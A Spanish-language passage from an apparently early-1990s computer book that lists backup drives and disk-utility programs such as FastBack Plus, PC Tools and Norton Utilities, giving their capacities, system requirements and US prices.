Ahora se consiguen incluso unidades externas de disco fijo a precios muy razonables, que se pueden transportar y conectar a cualquier computadora sin ningún problema, por lo que se pueden utilizar como unidades de respaldo --[backup]-- o bien como discos de trabajo en

computadoras de escritorio --[Desktop]-- o en las portables o portátiles --[Laptops]--.

A continuación se incluye una lista de diferentes tipos de equipos de respaldo --[backup]--, que generalmente son de muy altas capacidades de almacenamiento y, desde luego, algunos con precios muy elevados.

Estos no son muy necesarios para los usuarios de computadoras personales con equipos sencillos, pero las empresas con sistemas computadorizados deberían considerar seriamente la adquisición de alguno de ellos.

Obviamente esta lista no está completa, pues existe una gran cantidad de equipos de respaldo, y diariamente se desarrollan nuevos métodos y medios de almacenamiento de información, pero se mencionan aquí algunos de los más conocidos para proporcionar a los interesados información que puede ser de gran utilidad.

Los precios son los del mercado de Estados Unidos y se presentan en dólares de ese país.

AGA DR --[Discus Rewritable]--, producto de Advanced Graphics Applications, Inc., es una unidad de respaldo --[backup]-- de información en disco óptico borrable, con capacidad de 650 Mb, que se incluye con *software* controlador, el cual permite realizar la instalación correctamente y hacer particiones muy grandes en el disco. Requiere 128 kb de memoria RAM, sistema operativo PC/MS-DOS 3.0 o posterior, y adaptador *SCSI* de 8 bits. Su precio de lista es de 6 495 dólares.

Archive XL 5540. Un producto de Archive Corporation, con capacidad para almacenar 40 Mb en cinta de formato DC200. Tiene un precio de 499 dólares por la unidad interna, y de 679 por la externa. Utiliza el estándar QIC–40. Los modelos XL 5580, unidad externa de 879 dólares e interna de 699, tienen una capacidad de 80 megabytes.

Bering 7600. Unidad de respaldo --[backup]-- magneto-óptica en cartuchos removibles de 5.25 pulgadas, con capacidad de almacenamiento de acceso aleatorio de 650 Mb. Producto de Bering Industries para sistemas Hewlett-Packard.

Braemar SX40. Unidad de respaldo --[backup]-- en cartucho de cinta con capacidad de almacenamiento de 60 Mb, que ofrece Braemar por 995 dólares. Diseñada para los sistemas Macintosh.

Cirrus 600 MO. Unidad de respaldo --[backup]-- magneto–óptica, con capacidad para almacenar 600 Mb de datos, que permite grabar y borrar información y que cuenta con soporte de programas de control (Silverlining y Silverserver); todo el equipo está diseñado por LaCie, Ltd., y tiene un precio de 4 099.95 dólares.

CT150. Unidad de cinta con capacidad de almacenamiento de datos de 150 Mb y estándar QIC–24, es un producto de Core International, Inc., con un precio de 1 995 dólares la unidad interna y 2 995 la externa. Utiliza cinta de formato DC600XTD.

CY–8200. Sistema de respaldo en cinta de 8 mm, que incluye como uno de sus principales atractivos una pantalla de cristal líquido de 2 líneas por 40 columnas, la cual permite monitorear el proceso durante la preparación de las copias de respaldo. Funciona mediante la tecnología de exploración helicoidal, a una velocidad de respaldo de 15 Mb por minuto y con una capacidad de almacenamiento de hasta 2.5 gigabytes. Trabaja con el código de corrección de errores --[Error Correction Code (ECC)]--, que permite hacer copias con verificación de integridad. Es un producto de Cybernetics Group.

DataFile. Disco fijo portátil que se conecta a cualquier puerto paralelo en computadoras de escritorio --[Desktops]-- o portatiles --[Laptops]--, producto de Axonix, con capacidades para almacenamiento que van desde 20, 40 o 100, hasta 200 Mb. Se presenta en un gabinete muy pequeño, de 5 x 15 x 18 cm y pesa menos de 2 kg. Viene protegido contra impactos, por lo que se puede transportar sin ningún peligro, y se recomienda como disco de trabajo integrado al sistema o como unidad de respaldo para realizar copias de seguridad del disco fijo.

DataFrame XP100. Un producto de SuperMac Technology para las Macintosh, que se ofrece por 1 599 dólares e incluye utilidades como el programa de respaldo --[backup]-- *DiskFit*, que permite realizar los respaldos de discos flexibles o fijos fácilmente. Además incluye 2 programas muy completos para colas de espera en impresión --[Printer

Spooler]--, uno para impresión de imágenes --[Image Writer]-- y otro para Apple Talk Image Writer e impresora Láser.

DataPak. Unidad de respaldo --[backup]-- en cartuchos removibles de cinta para sistemas Macintosh, presentada por Mass Microsystems, Inc., con una capacidad de almacenamiento de datos de 45 Mb en un pequeño cartucho removible. Su velocidad de acceso de 25 ms la hace una de las más rápidas, y con el programa que se incluye (KopyKat) se facilita el respaldo de los archivos.

DataVault. Sistema de respaldo en cinta con capacidad de 1.3 Gb, presentado por Tecmar. Respalda archivos en estaciones de trabajo y redes a una velocidad de 11 Mb por minuto, e incluye un programa de control capaz de accesar la información a través de toda la cinta (1.3 Gb) en unos 45 segundos de forma automática. Su precio es de 4 995 dólares.

Easi Tape. Unidad portátil de respaldo en cinta de alta velocidad, de Analog Digital Peripherals, Inc., que opera con baterías y se conecta a cualquier puerto estándar RS-232 sin necesidad de tarjeta o controlador de disco. Realiza la copia de los datos y corrige errores automáticamente. Tiene un precio de lista de 1 295 dólares y pesa 3 kg.

EXB-8200. Es un subsistema de respaldo en casete de cinta con formato de 8 mm y capacidad de almacenamiento de 2 Gb a una velocidad muy adecuada. Producto de Perfect Byte, Inc., útil en equipos con sistema Unix y redes, y para estaciones de trabajo.

FILESAFE 1200 y **7500.** Son sistemas de cinta audiodigitales. El 1200 tiene una capacidad de almacenamiento de 1.3 Gb, utiliza tecnología de exploración helicoidal y está diseñado para computadoras PC, estaciones de trabajo y redes (LAN). El modelo 7500 tiene una capacidad de 525 megabytes y utiliza cartuchos DC6525. Son dos productos de Mountain Computer, Inc., que se presentan en modelos externos e internos, y sus precios son: modelo 1200, 5 995 dólares la unidad externa, y 5 495 la interna; modelo 7500, 3 995 dólares la unidad externa y 3 495 la interna.

GigaPack-LAN, *versión 1.073*. Es una unidad de respaldo en cinta

para discos fijos que se usa en sistemas de redes y que almacena más de un gigabyte de datos en un pequeño casete. Se puede programar el respaldo --[backup]-- en horas determinadas. Incluye un programa (*LANsafe*) que controla todos los procesos de Backup y Restore. Giga-Trend, Inc., ofrece por 5 950 dólares la unidad externa y por 5 450 la interna. Se incluye una tarjeta *SCSI* para puerto de 16 bits, y ambas unidades vienen con una pantalla *LCD* y 4 botones para control y programación de los respaldos.

iDSPROSeries. Son discos fijos portátiles con capacidades de 20 a 200 Mb, presentados por Integrated Data Storage System, Inc., con una asombrosa velocidad (12-35 milisegundos). Vienen en un gabinete de 5 x 13 x 29 cm, pesan menos de 1.5 kg y pueden usarse como discos de trabajo o para respaldo --[backup]-- de la información de los discos fijos en computadoras de escritorio o portátiles --[Laptops]--. La empresa ofrece garantías de 2, 3 y 5 años.

Imager. Tarjeta para control de respaldos en cinta VCR --[Video Cassette Recorder]--, con formatos Beta y VHS, de AutoFax, Corp., que por un precio de lista de 199 dólares incluye un programa de automatización y control de las copias de seguridad, y maneja una capacidad de almacenamiento de datos de 110 a 420 Mb, dependiendo de la longitud de la cinta. Se entrega con cables y conectores.

Immunetec PC, es una tarjeta para computadoras IBM PC y compatibles, que presenta Zeus Corporation por 295 dólares. Verifica los archivos del sistema y el sector de carga del disco fijo, en búsqueda de virus. Impide que un sistema administrador se pueda cargar a partir de cualquier disco flexible, lo que elimina la posibilidad de contagio viral. Es compatible con la mayoría de las redes, como Novell, 3Com o IBM Token Ring. Permite crear diferentes niveles de protección de acceso a las redes por medio de claves --[passwords]--.

IOmega-Bernoulli Portable 44. Es un sistema de respaldo de archivos --[backup]-- tipo caja de Bernoulli para computadoras Macintosh e IBM y compatibles. En un gabinete muy pequeño se presenta esta útil unidad que funciona con baterías recargables y que tiene una capacidad para almacenamiento de datos de 44 Mb en discos tipo Bernoulli, los cuales se pueden extraer de la unidad y transportarse o guardarse por

separado, su tiempo de acceso al disco es de 22 milisegundos. Es un producto que IOmega ofrece por 1 850 dólares.

Jumbo. Unidad de respaldo --[backup]-- en cinta, de Colorado Memory Systems, con una capacidad de almacenamiento de 40 a 60 Mb y hasta 120 Mb en datos comprimidos. Utiliza el estándar Qic-40 y cintas de formato DC2000. Se distribuye por 399 dólares.

LaserBank 600R, es una unidad de disco óptico que ofrece Micro Design International, Inc., por 6 995 dólares. Tiene una capacidad de almacenamiento con acceso aleatorio, de 600 Mb y utiliza tarjeta de interfaz *SCSI*. Incluye un programa de control, que se maneja por medio de menús o listas de opciones, muy fácil de operar. Requiere sistema operativo DOS 3.0 o posterior, 128 kb de memoria RAM y NetWare de Novell versión 2.15 o 3.0.

MaxStream. Unidad de respaldo en cartuchos removibles de cinta, desarrollada por Maynard Electronics, del grupo Archive Corporation. Automáticamente procesa copias de respaldo --[backup]-- de hasta 2.2 Gb en computadoras IBM PC y sus compatibles, o en redes, incluso sistemas Macintosh.

MicroPak MPT 155. Sistema de respaldo en cinta para Macintosh, diseñado por MicroNet Technology, Inc., que se distribuye por menos de 1 000 dólares y copia 5 Mb de datos por minuto. Permite respaldar archivo por archivo, mediante copia de espejo --[mirror backup]-- o archivos expandibles con *Backup* y *Restore* --[*Incremental Backups*]--.

Microtech. Microtech International, Inc. presenta una serie de sistemas de almacenamiento de información para Macintosh, como unidades de discos fijos internas o externas con capacidades de 20, 40, 80, 100, 150, 320 y 650 Mb, a precios entre 520 y 3 430 dólares. También ofrece sus modelos NT60 de respaldo --[backup]-- en cinta para 60 Mb por 799 dólares, y NT150 de 150 Mb por 1 099.

Microtech OR650. Es una unidad de disco óptico removible, con capacidad de almacenamiento de 650 Mb y acceso aleatorio, que presenta Microtech International, Inc. por 4 795 dólares. Los cartuchos de disco pueden ser borrados o reescritos, y cuestan 249 dólares.

PCS-2100. Sistema de cartucho de cinta de 8 mm, producto de PCS Technologies, con capacidad de almacenamiento de 2 100 megabytes. Incluye un programa de control capaz de acelerar el proceso de respaldo --[backup]-- hasta una velocidad de copiado de 10 a 15 Mb por minuto. Realiza verificación bloque a bloque --[block to block]--, y hace los respaldos automáticamente sin intervención del operario en una cinta de 8 mm con tecnología y formato de exploración helicoidal.

PLI. Unidades de disco óptico removible con capacidades de 650 Mb o 1.3 Gb, de Peripheral Land Incorporated. Utilizan los estándares ISO y ANSI, y se incluyen sin costo los programas de utilidades: *TurboCache, TurboBack, TurboOptimizer y TurboSpool,* para control de respaldos --[backups]-- y optimización de discos, además se incluye un módulo de seguridad (A.M.E) y DOS Transfer, que permite trasladar a Macintosh archivos en formato de PC.

QIC–122. Es un chip de compresión y descompresión de datos desarrollado por Stac Electronics, que la asociación Quarter Inch Cartridge Drive Standards ha adoptado como el estándar QIC–122 para la compresión de datos.

Comprime archivos en una relación promedio de 2 a 1, a una velocidad de unos 750 kb por segundo, utilizando un algoritmo *Ziv-Lempel* modificado que utiliza sólo 16 kb de memoria RAM, de los cuales únicamente 2 kb son para almacenar la tabla de cadenas del algoritmo de compresión. Los fabricantes de unidades de respaldo --[backup]-- ya lo están empezando a utilizar, optimizando así la capacidad de almacenamiento y la velocidad de copiado de información de sus productos.

QT-125e/QT-125i. Sistemas de respaldo en cinta de Tecmar, Inc. Su capacidad de almacenamiento de datos es de 125 Mb. Opera automáticamente con opción de copia archivo por archivo o copia de espejo --[mirror backup]--, a una velocidad de 5 Mb por minuto. Se incluye el programa de control *SY-TOS* y funciona en computadoras IBM PC y sus compatibles, y en Redes Novell, Token Ring y 3Com.

Rapid recover. Unidad de respaldo de información de Emerald Systems Corporation que se ofrece con capacidades de respaldo de 60,

150 y 300 Mb, en formato de cinta de 1/4 de pulgada en cartucho.

REO-650. Unidad de almacenamiento de información en disco óptico borrable removible, desarrollada por Pinnacle Micro con un precio de lista de 4 995 dólares. Tiene una capacidad de 650 Mb y se entrega con un programa (software) controlador que permite realizar la grabación o respaldo --[backup]-- automáticamente. Requiere el sistema operativo PC/MS-DOS versión 3.2 o posterior, 128 kb de RAM y NetWare de Novell, versión 2.15 o 3.0.

Retrieve 60/60E. Son unidades de respaldo de la empresa Alloy Computer Products, con capacidad de almacenamiento de 60 Mb en cinta de 1/4". Utiliza el código de corrección de errores --[Error Correction Code (ECC)]--, por lo que es muy confiable. Soporta sistema operativo DOS y redes Novell, y se ofrece con una tarjeta controladora y software (*Alloy's ResQ* y *ResQNET*) que permiten respaldo automático y selección de los archivos que se van a proteger.

Seagate. Marca muy conocida de discos fijos o duros con capacidades de 20, 30, 40, 65, 80 y 120 Mb, velocidades de acceso de 65 a 28 ms y precios que van desde 180 a 600 dólares; se consideran de buena calidad y tienen precios realmente accesibles.

SCO XENIX/SCO UNIX. Son productos de Image Management Technologies, Inc. En sus variados modelos se presentan capacidades de almacenamiento que van desde 400 Mb hasta 6 Gb. Se ofrece una garantía de 30 años en los medios ópticos de almacenamiento, los cuales son removibles. Operan como un disco fijo estándar, y reconocen todos los comandos de los sistemas operativos Unix y Xenix.

T150, de Mirror Technologies, Inc., Minnesota, es un sistema de respaldo --[backup]-- muy veloz y confiable que permite la creación de copias de seguridad archivo por archivo, copias de espejo --[mirror backups]-- o respaldos incrementados con los comandos *Backup* y *Restore* del DOS. Su precio en Estados Unidos es de 897 dólares.

Type Master. Unidad de respaldo en cinta, de CMS Enhancements Inc., que rebasa las especificaciones QIC, logrando una velocidad de transferencia de datos de 5.5 Mb por minuto. Tiene opciones como

Auto Tape Select, para automatización del respaldos, Off Track Read Compensation, para compensar las fallas de alineación de la cabeza de lectura, y On Board Diagnostics, que permite verificar el copiado sobre la marcha. Es compatible con sistemas IBM PC, Macintosh, Redes Novell, 3Com y Token Ring (utilizando Xenix o Unix).

Weltec PHD. Es un disco fijo portátil que cuesta 1 099 dólares, desarrollado por Weltec Digital, Inc.; utiliza puerto serial, y puede trabajarse como sistema de respaldo --[backup]-- o disco fijo adicional en cualquier computadora de escritorio o portátil —[laptop]—. Incluye baterías de níquel/cadmio (NiCad) con capacidad de 2 horas de uso y recarga en 8 horas. Accesa 2.2 Mb de datos por segundo, y tiene un peso menor a 4.5 kilogramos.

En el siguiente MacroFlash presentamos una serie de programas de respaldo --[backup]-- que le serán de gran utilidad para proteger su información.

Virus en las computadoras

MacroFlash 7
Programas de respaldo

Indudablemente, los programas de control para las unidades de respaldo --[backup]-- y los programas diseñados específicamente para realizar dichas operaciones, tienen mucho que ver con la calidad y velocidad cuando se hacen copias de seguridad o respaldo de los archivos de datos y programas.

Enseguida se presenta una lista de programas de utilidad para control y manejo de archivos, que permiten optimizar y elaborar respaldos --[backups]-- de discos fijos o disquetes, almacenándolos en disquetes, discos fijos o unidades de cinta o disco removibles.

Además incluimos otros programas, que aunque no son propiamente para respaldo de información, incluyen esa opción y otras que permiten optimizar el uso de los discos y de los sistemas de respaldo. (Como siempre en este libro, los precios son en dólares de Estados Unidos.)

Baker's Dozen, *versión 1.0.* Con un precio de lista de 59.95 dólares, Button Ware presenta este programa para recuperación de archivos borrados con presentación en la pantalla de los sectores que se están integrando al archivo recuperado.

Además incluye otras características muy especiales. Una de las más útiles permite la modificación y restauración de la tabla de asignación de archivos --[File Allocation Table (FAT)]--, lo cual hace posible seguir las cadenas de las guías en esa tabla, hacia adelante y hacia atrás.

Incluye la función de búsqueda de cadenas de texto en formato

ASCII, una pequeña hoja de cálculo con funciones trigonométricas y financieras avanzadas, calendario y varios módulos residentes en memoria para captura de pantallas, impresión horizontal de las hojas de cálculo y direccionamiento de impresiones a archivos.

Back-It. Programa de respaldo --[backup]-- de archivos de Gazelle Systems (que entre paréntesis y para nuestro gusto está realizando varios de los programas de utilidades que sentimos son de muy buena calidad) que permite realizar copias de seguridad muy confiables y a buena velocidad. Requiere 256 kb de memoria RAM y sistema operativo PC/MS-DOS 2.0 o posterior, y se ofrece a un precio de 129.95 dólares. Funciona a base de menús, y tiene 3 niveles de verificación seleccionables. Permite escoger los archivos que se van a respaldar, o copia automáticamente sólo los archivos que se han modificado, y tiene la capacidad de corregir los errores que se generan durante la copia.

BackMatic. Software para respaldo --[backup]-- de información, de Magic Software, que permite hacer copias de seguridad llamadas Shut Down, o automáticamente, mediante un programa de respaldo automático en horarios prestablecidos. Su operación es muy veloz.

CanOpener. Es un programa desarrollado por Abbott Systems, Inc., muy eficiente para recuperar archivos dañados o cuando se busca uno específico entre muchos archivos.

Permite *abrir* o mirar los archivos que presentan algún problema cuando se intenta leerlos del disco y verlos en la pantalla, lo que puede deberse a defectos en la superficie del disco o a errores en la tabla de asignación de archivos --[File Allocation Table (FAT)]--. Muestra los archivos en sus formatos originales, sean de texto, imágenes o sonidos, lo que permite localizarlos, por su contenido, muy fácilmente. Su precio de lista es de 125 dólares.

Check-It. Sistema de diagnóstico profesional para equipos de cómputo, desarrollado por TouchStone Software Corporation, que detecta con gran precisión cualquier problema en la computadora. Con un precio de lista de 149 dólares, este paquete desarrollado para equipos IBM y compatibles permite la verificación del sistema completo, desde la tarjeta madre —[mother board]—, la memoria y los chips de ROM,

hasta los equipos periféricos y los dispositivos de entrada/salida (disquetes, discos fijos, tarjeta de video y monitor, ratón --[mouse]--, impresoras, etc.). Presenta una serie de informes sobre el estado del sistema completo, y requiere 256 kb de memoria RAM.

COREfast. Software desarrollado por Core International, Inc. que permite respaldar información en hora y fecha programadas, mediante un módulo de 4 kb residente en memoria, restablecer o recuperar los archivos borrados o ubicados en sectores dañados, y comprimir los datos; además crea archivos de control que funcionan como directorios de la información que se ha respaldado. Su presentación a base de menús o listas de opciones facilitan su operación. Requiere 256 kb de memoria RAM y el sistema operativo PC/MS-DOS 2.0 o posterior, y cuesta 99 dólares.

CUBIT. Programa para compactación de archivos desarrollado por SoftLogic Solutions, que se distribuye en forma comercial por 69.95 dólares. Permite reducir el espacio para almacenamiento de información hasta en un 50 %. Es capaz de compactar archivos de procesadores de textos en sus formatos originales o como cadenas de caracteres ASCII, archivos de datos de hojas de cálculo, códigos de programas y archivos de gráficos e imágenes.

DiskLock. Programa para protección de archivos de Fifth Generation Systems, con precio de lista de 189 dólares. Protege archivos de datos confidenciales o discos fijos completos, contra las miradas de usuarios indiscretos. Sólo deja entrar al sistema a los usuarios autorizados. Permite crear niveles de protección y proporciona una clave maestra para el acceso a todos los archivos.

Disk Optimizer, ***versión 4.0***. Paquete de programas de SoftLogic Solutions, que tiene un precio de lista de 69.95 dólares y requiere el sistema operativo 2.1 o posterior; ahora con soporte para la versión 4.0 del DOS.

Cuando se utilizan constantemente los discos para grabar y borrar información, ello hace que los archivos se fragmenten haciendo más lento el acceso a los datos y, a veces, causa el desalineamiento de las cabezas de lectura/grabación, debido a la sobrecarga de trabajo. Esto

puede ocasionar daños físicos en la superficie del disco y consecuentemente a la información que se encuentre alojada en los sectores que han sido dañados.

Disk Optimizer permite desfragmentar rápidamente los archivos de datos, verificando la integridad de la nueva copia, y solamente en ese momento procede a borrar el archivo fragmentado. Otras de sus funciones principales son: *UnFormat*, que permite restablecer a su estado original el disco que ha sido formateado, sin deterioro de los datos; *TrackSaver*, para protección de las pistas del disco, el cual evita que la cabeza gire sobre la misma pista por mucho tiempo, etc. Como promoción, se ofrece con el antivirus Data Guardian incluido.

DS Backup Plus. Programa de respaldo --[backup]-- desarrollado por Design Software; requiere 256 kb de RAM y la versión 2.0 o posterior del sistema operativo DOS. Trabaja a base de menús o lista de opciones y ventanas, por lo que no necesita instructivo, aunque lo incluye. Permite seleccionar los archivos que se van a respaldar.

FastBack Plus. Uno de los mejores y más rápidos programas para respaldo de archivos. Producto de Fifth Generation Systems, Inc., que lo distribuye por un precio de lista de 189 dólares. También se ofrece el programa para sistemas Macintosh, *FastBack II*, y la nueva versión *FastBack Tape* para respaldos en unidades de cinta, e incluye capacidad para la compresión de archivos.

Las actualizaciones a las nuevas versiones se consiguen a precios muy adecuados. Es de fácil instalación y permite la compactación de datos, el respaldo --[backup]-- selectivo y la corrección automática de los errores de copiado, así como la creación de macros y autoformateo sin pérdida de tiempo.

Tiene capacidad de transferencia de información a una velocidad mayor de 1 Mb por minuto, respalda sólo los archivos que hayan sido modificados y el mismo programa calcula cuántos discos se requieren para hacer la copia de seguridad.

FastTrax. Es un programa desarrollado por Bridgeway Publishing, Co., que se distribuye por 49.95 dólares. Requiere 256 kb de memoria

RAM y el sistema operativo DOS 2.0 o posterior. Es una utilidad para compactación y desfragmentación de archivos o discos fijos completos, que incluye una serie de características que la hacen diferente y de mejor calidad que sus competidoras, entre ellas: algoritmo de compactación de información a alta velocidad, verificación de datos en tres niveles, creación de expedientes de procedimiento, y ordenamiento de los archivos en las mismas pistas y sectores (cuando sea posible).

FatCat. Programa para administración de archivos y discos, muy útil para llevar un control de directorios y subdirectorios, los cuales se catalogan en un listado con capacidad para treinta y cinco caracteres que permiten anotar nombre y descripción. Incluye opciones como la recuperación de archivos borrados o dañados, protección de archivos por medio de claves --[passwords]--, optimización de los discos desfragmentando los archivos, compresión de información, y otras. Soft-Logic ofrece este producto por 139.95 dólares.

Intelligent Backup. De Sterling Software Co., es un programa muy recomendable para empresas, que permite seleccionar los archivos a respaldar y ofrece la posibilidad de eliminar archivos obsoletos para que no ocupen espacio ocioso en el disco. Cuesta 149.95 dólares y requiere 320 kb de memoria RAM, sistema operativo DOS 2.0 o posterior y disco fijo.

Es un poco lento al realizar las copias de seguridad, pero se justifica el tiempo invertido por su gran capacidad de análisis al explorar el disco cuando se hace un respaldo --[backup]-- completo del disco fijo, porque sólo modifica en el respaldo anterior los archivos que hayan sufrido algún cambio y los ordena por fechas.

Cuando se ejecuta el programa para respaldar los datos modificados, los almacena en un disco por separado, como un apéndice de los discos de respaldos --[backups]-- anteriores. Otras de sus opciones son: editor de textos, compresión de archivos con capacidad para seleccionar tres niveles de compactación y dos de verificación de datos copiados.

Lotus Magellan, *versión 2.0.* Lotus Development Corp. presenta este programa de utilidades de 195 dólares, que permite buscar, ver y editar archivos en código ASCII o en formatos como Quattro, Paradox,

Excel, etc., recuperar información borrada y comprimir archivos ZIP, los cuales puede buscar, exhibir o imprimir aun ya compactados con ZIP. Su módulo Verify explora y compara los indicadores característicos de los archivos, permitiendo detectar la presencia de algún virus.

Mace Utilities *1990*. Programa de utilidades de Fifth Generation Systems, con un precio de 149 dólares. Requiere 256 kb de RAM y el sistema operativo PC/MS-DOS 2.0 o posterior. Incluye 25 módulos de utilidades que sirven para optimizar y mantener en buenas condiciones el disco fijo, y para recuperar archivos borrados o dañados; crea una copia de los archivos que se están restaurando en otro disco, por lo que si se tienen problemas con el archivo recuperado se puede partir de la copia para tratar de hacer la restauración en forma manual.

Esta nueva versión de Mace Utilities ha incorporado mejoras como la restauración de la tabla de asignación de archivos --[File Allocation Table (FAT)]--, recuperación automática de los archivos borrados, protección de información por medio de claves de acceso y una rutina de protección contra virus. Otra de sus nuevas utilidades permite reformatear disquetes o discos fijos sin dañar la información contenida en ellos.

MUSE.EXE, es un editor de sectores que muestra el contenido de éstos en formatos ASCII y hexadecimal. También tiene la opción para optimizar los discos desfragmentando los archivos.

MacTools Deluxe. Es un programa de Central Point Software para los sistemas Macintosh, que permite la recuperación de archivos borrados --[Files recover]-- con la posibilidad de visualizar el procedimiento. Viene además con protección de discos, recuperación de información en discos fijos, aun cuando hayan sufrido algún daño, respaldo --[backup]-- de discos, selección de múltiples archivos en pantalla, compresión o compactación de archivos, particiones y optimización de discos fijos, mapeo en color, protección de archivos por medio de claves, copias rápidas de discos flexibles y manejo de archivos. Tiene otras funciones, entre ellas rutinas de escritorio. Su precio de lista es de 79 dólares.

PC-Fullback +. Programa para respaldo de discos, desarrollado por

WESTLAKE Data Corp. Requiere 256 kb de memoria RAM, unidad de disco flexible y disco fijo o duro. Realiza los respaldos con rapidez, y además permite restaurar y modificar la información. Su precio actual es de 129 dólares, aunque se anuncia un precio de lista de 326 dólares.

PC Tools Deluxe, *versión 7.1.* Este producto, que presenta Central Point Software por 129 dólares, es una de las herramientas más utilizadas para el control, manejo, optimización, desfragmentación y restauración de archivos, la cual también permite visualizar los sectores de los discos en formatos hexadecimal o ASCII, y además incluye una serie de opciones que facilitan la operación de los comandos del sistema operativo.

Las mencionadas características se le conocen desde sus anteriores versiones, pero a partir de la 5 se ha dado un giro completo, convirtiéndolo en un paquete integrado de utilidades de disco (la versión 4.21 se incluía en un solo disco de 360 kb, la 6 necesitaba 4 discos de la misma densidad y ahora la 7.1 utiliza 14 discos.). Este crecimiento tan sustancial del paquete se debe, principalmente, a la inclusión del programa *Poly Windows* de Polytron, el cual fue modificado de acuerdo a las necesidades específicas de Central Point Software.

La nueva versión sigue teniendo programas independientes como CPBACKUP, para respaldo de información; PC-CACHE, para acelerar los accesos a disco, almacenando en la memoria los datos usados más recientemente; PCFORMAT, para el formateo de discos con verificación de sectores y velocidad superior a la del comando **Format** del sistema operativo DOS; PCSETUP, para la instalación en el disco fijo de PC Tools; COMPRESS, desfragmentador de archivos; MIRROR, que hace una copia de la tabla de asignación de archivos —[File Allocation Table (FAT)]— y la guarda en un archivo oculto; REBUILD, que restaura la tabla de asignación de archivos —[File Allocation Table (FAT)]— a partir del archivo creado por Mirror, y otros. Una de sus principales características es su compatibilidad con Windows 3.0.

Se ha anexado el programa DESKTOP, un programa residente en memoria —[Terminate and Stay Resident (TSR)]— que trae una colección de utilidades de escritorio como el editor de textos, cuatro calculadoras, una base de datos compatible con dBASE, block de notas,

agenda, portapapeles —[clipboard]—, editor de macros, códigos ASCII y comunicaciones.

Al programa principal de PC Tools se le ha cambiado el nombre por el de PCSHELL.EXE, y es el que controla todas las operaciones tales como copiar, borrar, comparar, buscar, ordenar, verificar, inicializar, etc. Permite ejecutar otros programas o aplicaciones en su entorno, así como visualizar dos ventanas con diferentes directorios, y las correspondientes ventanas de archivos.

Otra de sus adiciones es la opción para utilizar el ratón —[mouse]—, lo cual hace más cómodas las operaciones con PC Tools. Requiere 512 kb de memoria RAM, aunque se recomiendan 640 kb, el sistema operativo DOS 3.2 o posterior, y se presenta con una serie de manuales de operación y sin protección contra copiado.

Q DOS II. Es un programa de Gazelle Systems que, aunque no tan conocido como Norton Commander o PC Tools, funciona de maravilla para manejar archivos, cambiar atributos, renombrar archivos y para nuestros fines (hacer archivos de respaldo) nos da la posibilidad de copiar directorios completos del disco fijo o duro a disquetes, copiando integros los subdirectorios y creándolos de la misma manera en los disquetes de respaldo. Un programa que recomendamos ampliamente.

QRAM. Es un programa optimizador y de control de la memoria RAM, desarrollado por Quarterdeck. Funciona en equipos PC-XT o AT, con microprocesadores 8088, 8086 o 80286, aunque también existen versiones del programa para el PS/2 de IBM u otros equipos con microprocesador 80386.

QRAM es un paquete de utilidades que proporciona control total sobre la memoria RAM.

Cuando se tienen instaladas tarjetas de memoria EMS 4.0 o EEMS, QRAM controla la parte alta de la memoria, permitiendo su "mapeo". Allí se pueden cargar archivos AUTOEXEC.BAT y CONFIG.SYS, así como los datos de los programas residentes en memoria —[Terminate and Stay Resident (TSR)]—, y también los de periféricos como controladores de discos —[drives]—, redes, ratón -[mouse]— y los del sistema

operativo DOS para colocarlos donde puedan estar bajo el control del usuario.

Retrospect. Software de Dantz Development Corp., que mantiene en orden los archivos y los respaldos --[backups]--, y tiene capacidad para respaldar datos de redes en unidades ópticas, en cinta o en discos fijos de gran capacidad. Tiene un precio de 152 dólares, y ofrece opciones de respaldo —[backup]— automático programado en horas y fechas determinadas, compresión de archivos y protección por medio de claves o criptogramas.

SilverLining. Programa desarrollado por LaCie para sistemas Macintosh, con un precio de 69.95 dólares. Requiere 512 kb y sus funciones principales son formateo, instalación y particionamiento del disco fijo con protección a cada partición por medio de claves o contraseñas --[passwords]--, optimización de discos y desfragmentación de archivos.

SpinRite II. *Versión 1.0 revisada.* Programa de diagnóstico y recuperación de información en discos fijos con daños físicos o lógicos. Diseñado por Gibson Research Corporation, restablece los datos almacenados en áreas dañadas y ayuda por medio de software a alinear las cabezas de lectura/escritura para el mejor funcionamiento del disco. Reformatea en bajo nivel la superficie del disco, sin destruir los datos, mientras optimiza el factor de intercalación de los sectores. Su precio de lista es de 89 dólares.

Sum II. Programa de utilidades para los sistemas Macintosh, de Symantec, que permite hacer copias de seguridad y recuperar archivos borrados --[File recover]--. Proporciona seguridad contra miradas indiscretas durante el acceso al disco fijo, por medio de su módulo de protección mediante criptogramas o claves secretas. Otros de sus módulos importantes son: Disk Clinic, Quick Fix, que recupera archivos borrados del disco fijo, aunque sean muy grandes, para lo cual se utilizan varios discos flexibles, y el SUM II Partition Module. Su precio de lista es de 149.95 dólares.

Take Charge!, *versión 1.30.* Es un programa de utilidad, de Departmental Technologies, que tiene un precio de lista de 99.95 dólares y

requiere 325 kb de memoria RAM y el sistema operativo DOS 2.0 o posterior. Es un programa residente en memoria --[Terminate and Stay Resident (TSR)]-- que ocupa 23 kb en la memoria y se encarga del control y ejecución de aplicaciones. Tiene una opción para la recuperación de archivos borrados en forma automática o en forma interactiva, con pantallas parecidas al Debug del sistema operativo DOS.

También incluye una serie de utilidades de escritorio, como: calendario, block de notas, reloj con alarma, módulo de comunicaciones, base de datos, calculadora y las imprescindibles funciones: editor de atributos, editor de sectores, formateo de discos, búsqueda de cadenas de texto y desfragmentación de archivos.

The Norton Utilities, *Advanced Edition, Versión 4.5*. Producto de Peter Norton Computing, con un precio de lista de 150 dólares, es otro de los programas de utilidades más conocidos y seguros para el mantenimiento de archivos y disquetes o discos fijos, actividades en las cuales es uno de los pioneros.

El programa principal, NU.EXE, se ha mejorado y tiene una mejor presentación de las pantallas, e incluye tres módulos ya conocidos que son *Explore Disk, Disk Information* y *UnErase*, las cuales permiten la edición de sectores y recuperación y restauración de archivos borrados --[File recover]--. Esta nueva edición incluye dos programas que no se conocían en las versiones anteriores y que son: SD —[*Speed Disk*]—, que optimiza discos mediante desfragmentación de archivos, y NDD --[Norton Disk Doctor]--, que permite reparar el área de carga ---[boot area]--, la tabla de asignación de archivos --[File Allocation Table (FAT)]-- y los archivos alojados en sectores dañados.

